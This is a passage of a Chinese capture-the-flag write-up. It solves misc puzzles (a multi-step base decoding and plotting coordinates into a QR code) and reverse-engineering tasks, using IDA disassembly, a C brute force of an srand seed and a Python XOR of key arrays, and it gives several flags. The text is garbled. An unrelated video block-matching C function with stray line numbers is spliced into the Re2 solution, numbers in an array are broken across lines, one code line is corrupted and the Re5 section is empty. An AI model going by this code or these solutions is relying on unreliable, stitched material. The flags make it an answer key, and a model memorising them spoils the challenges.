
```
step1=====> base85_rfc1924
step2=====> base85_rfc1924
step3=====> base32
step4=====> base64
step5=====> base64
step6=====> base32
step7=====> base16
3338306134643562656134396436613030393231643465643236623964346162
step8=====> base16
380a4d5bea49d6a00921d4ed26b9d4ab
step9=====> base16
```

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
flag: flag{380a4d5bea49d6a00921d4ed26b9d4ab}

未完成的宣传图

打开 20211125.tmp 文件，发现全是坐标





联想提示：设计师离职，交接当前未完成的工作，其中需求为：1. 宣传图需要重新设计为矢量图 2. 添加联系方式的二维码
采用 matplotlib 绘图脚本，将文件改动样式并放到 txt 文件中



脚本：

```
import matplotlib.pyplot as plt
import numpy as np
x, y = np.loadtxt('C:/Users/lenovo/Desktop/1.txt', delimiter=',',
unpack=True)
plt.plot(x, y, '.')
plt.show()
```

结果为二维码



微信扫码得到 flag

flag{1e52c4c05dcff5fcc54b64e21bcbdc9e}

Reverse

Re2

1. 看一下 main 函数


```

mov     [rbp+var_170], 0
mov     [rbp+var_168], 0
mov     qword ptr [rbp+var_160], 0
mov     [rbp+var_158], 0
mov     [rbp+var_150], 0
mov     [rbp+var_148], 0
mov     [rbp+var_140], 0
mov     [rbp+var_138], 0
mov     [rbp+var_130], 0
mov     [rbp+var_128], 0
lea     rdx, [rbp+var_120]
mov     eax, 0
mov     ecx, 20h ; ' '
mov     rdi, rdx
rep     stosq
lea     rax, aHowTimeFlies ; "how_time_flies"
mov     [rbp+var_198], rax
lea     rdi, aIsIt2021123456 ; "Is it 2021.1.23 4:56:00?"
call    _puts
lea     rdi, aPleaseInputYou ; "Please input you string:"
call    _puts
lea     rax, [rbp+s]
mov     rsi, rax
lea     rdi, a33s ; "%33s"
mov     eax, 0
call    __isoc99_scanf
lea     rax, [rbp+s]
mov     rdi, rax ; s
call    _strlen
mov     [rbp+var_19C], eax
mov     rax, [rbp+var_198]
mov     rdi, rax ; s
--
100.00% (-193,846) (732,167) 00001024 00000000000001024: main (Synchronized with Hex View-1)

```

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先找一下逻辑



```

; Segment type: Pure code
; Segment permissions: Read/Execute
_text segment para public 'CODE' use64
assume cs:_text
;org 900h
assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing

; Attributes: noreturn fuzzy-sp

public start
start proc near
; __unwind {
xor     ebp, ebp
mov     r9, rdx           ; rtdl_fini
pop     rsi               ; argc
mov     rdx, rsp          ; ubp_av
and     rsp, 0FFFFFFFFF0h
push   rax
push   rsp               ; stack_end
lea     r8, fini          ; fini
lea     rcx, init         ; init
lea     rdi, main         ; main
call   cs: _libc_start_main_ptr
hlt
; } // starts at 900
start endp

```

100.00% (-479, -19) (814, 387) 00000924 00000000000000924: start+24 (Synchronized with Hex View-1)

这个 call 很不正常，看一下，是一个函数，main 函数是他的参数

```

in(int (__fastcall *main)(int, char **, char **), int argc, char **ubp_av, void (*init)(void), void (*fini)(void), void (*rtdl_fini)(void), void *stack_end)

```

100.00% (276, -176) (728, 416) UNKNOWN 0000000000202408: _libc_start_main (Synchronized with Hex View-1, Pseudocode-A)

然后这一串也很可疑，查看一下，大致就是先运行 main 之前的函数，然后一顿操作（rc4，异或，base 变种

```

.rodata:0000000000001377 db 0
.rodata:0000000000001378 aQazwsxedcrfvgtg db 'QAZWSXEDCRFVTGBYHNUJMIKLOP+1029384756/lkjhgfdsaqwertyuiopmnbvcxz',0 base表
.rodata:0000000000001378 ; DATA XREF: .data:off_2023A84o
.rodata:00000000000013B9 align 20h
.rodata:00000000000013C0 aQkkgpsoiruteks db 'akkgPsoiRuteKS+tGYPnPqIGw/1iDobKToZUPkn9JlLW',0 base值
.rodata:00000000000013C0 ; DATA XREF: .data:off_2023B04o
.rodata:00000000000013ED ; const char s[]
.rodata:00000000000013ED s db 'Being traced.',0 ; DATA XREF: sub_A0A+27to
.rodata:00000000000013FB a42s db '%42s',0 ; DATA XREF: sub_F18+AAto
.rodata:0000000000001400 aHowTimeFlies db 'how_time_flies',0 ; DATA XREF: main+D6to
.rodata:000000000000140F ; const char aIsIt2021123456[]
.rodata:000000000000140F aIsIt2021123456 db 'Is it 2021.1.23 4:56:00?',0 seed种子提示
.rodata:000000000000140F ; DATA XREF: main+E4to

```

```

.rodata:0000000000001428 ; const char aPleaseInputYou[]
.rodata:0000000000001428 aPleaseInputYou db 'Please input you string:',0
.rodata:0000000000001428 ; const char aYouGotIt[] ; DATA XREF: main+F0f0
.rodata:0000000000001441 a33s db '%33s',0 ; DATA XREF: main+106f0
.rodata:0000000000001446 ; const char aYouGotIt[]
.rodata:0000000000001446 aYouGotIt db 'You got it!',0 ; DATA XREF: main+282f0
.rodata:0000000000001452 ; const char aTryAgain[]
.rodata:0000000000001452 aTryAgain db 'Try again!',0 ; DATA XREF: main:loc_12B4f0
.rodata:0000000000001452 _rodata ends
LOAD:000000000000145D ; =====
LOAD:000000000000145D
LOAD:000000000000145D ; Segment type: Pure code
LOAD:000000000000145D ; Segment permissions: Read/Execute
LOAD:000000000000145D LOAD segment byte public 'CODE' use64
LOAD:000000000000145D assume cs:LOAD
LOAD:000000000000145D ;org 145Dh
LOAD:000000000000145D assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
LOAD:000000000000145D align 20h
000013C0 000000000000013C0: .rodata:aQkkgpsoiruteks (Synchronized with Hex View-1, Pseudocode-A)

```

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2. 运行程序看一下，能看到有一个时间提示，但是是个假时间，真的。。。

3. 脚本爆破

```

#include <stdio.h>
#include <stdlib.h>
int main() {
for (int i = 1609448160; i < 1671742560; ++i) {
int seed = i;
srand(seed);
if (rand() == 1515432825) {
printf("%d\n", seed);
break;
}
}
return 0;
}

```

4. 爆一下 seed 值，直接修改 eax 的值为 seed 的值，然后选择好解密的位置创建一个解密函数即可

```

for (i = 0; i <= 41; ++i) {
a3 = *(&key1ptr + i) ^ *(i + a1);
if (a3 != *(&key2ptr + i))
break;
}
result = i;
v5 = __readfsqword(0x28u);
v4 = v5 ^ v91;
if (v5 != v91)
result = (unk_559E)(a1, a2, a3, v4);
return result;
}

```

创建的函数省略（因为创建的变量太多，只留下最后的关键部分）正向顺序解密有点麻烦，因涉及到随机异或（好吧，是我太烂了）把上面的 key1 和 key2 提取出来做一下异或，直接出 flag

```

key1 = [61, 159, 9, 29, 146, 126, 169, 130, 106, 19, 233, 31, 142, 51, 80, 143, 113, 7, 29, 251, 28, 209, 237, 1
5, 152, 82, 22, 39, 215, 245, 155, 56, 89, 220, 239, 87, 82, 180, 252, 235, 117, 11, 91, 243, 104, 122, 233, 77,
203, 225, 93, 39, 217, 126, 187, 30, 103, 187, 21, 62, 48, 207, 126, 225, 136, 34, 249, 102, 115, 23, 250, 150,
250, 94, 111, 236, 214, 53, 101, 215, 205, 136, 69, 118]
key2 = [91, 243, 104, 122, 233, 77, 203, 225, 93, 39, 217, 126, 187, 30, 103, 187, 21, 62, 48, 207, 126, 225, 13
6, 34, 249, 102, 115, 23, 250, 150, 250, 94, 111, 236, 214, 53, 101, 215, 205, 136, 69, 118]
str = ''
for i, _ in enumerate(key2):
str += chr(key1[i] ^ key2[i])
print(str, end='')

```



```

int blockMatch4x4(const unsigned char* refFrame, int stepBytesRF,
2 const unsigned char* curBlock, int stepBytesCB,
int* matchBlock,
3 int frameWidth, int frameHeight)
4 {
5
6 int lowSum = INT_MAX;
7 int i,j,k,l;
8
9 int temSum = 0;
10
11 int blockHeight = 4;
12
13 int blockWidth = 4;
14
15 const unsigned char *pRef, *pCur;
16
17 for (i = 0; i <= frameHeight - blockHeight; i++)
18 {
19 for (j = 0; j <= frameWidth - blockWidth; j++)
20 {
21 temSum = 0;
22 pCur = curBlock;
23 pRef = refFrame + i * stepBytesRF + j;
24
25 for (k=0; k < 4; k++)
26 {
27 for (l=0; l < 4; l++)
28 {
29 temSum += labs(*pRef-*pCur);
30 pCur++;
31 pRef++;
32 }
33 pCur += stepBytesCB - 4;
34 pRef += stepBytesRF - 4;
35 }
36
37 if (temSum < lowSum)
38 {
39 lowSum = temSum;
40 *matchBlock = j;
41 *(matchBlock+1) = i;
42 }
43 }
44 }
45 return 0;
46

```

```

a = [
0x19, 0x13, 0x1E, 0x18, 0x04, 0x31, 0x14, 0x26, 0x4F, 0x32,
0x2B, 0x32, 0x4B, 0x31, 0x2B, 0x36, 0x4E, 0x32, 0x14, 0x36,
0x06, 0x32, 0x2A, 0x2D, 0x3B, 0x2D, 0x15, 0x2E, 0x4E, 0x30,
0x3A, 0x26, 0x4A, 0x30, 0x3A, 0x2E, 0x4F, 0x2]
for j in range(len(a)):
print(chr(127^a[j]),end='&apos;&apos;);


```

flag{NkY0MTM4NTI1MklyMURDRjQ1OEY5OEQ0}


Re5


re6

拿到附件，先运行看一下，没回显，进工具查一下壳，32，无壳




主函数里面没有明显的核心代码，但是他有一个输入函数，跟进调试一下，最后调了一会，确实输入不是在 main 函数，接下来就找其他的输入函数





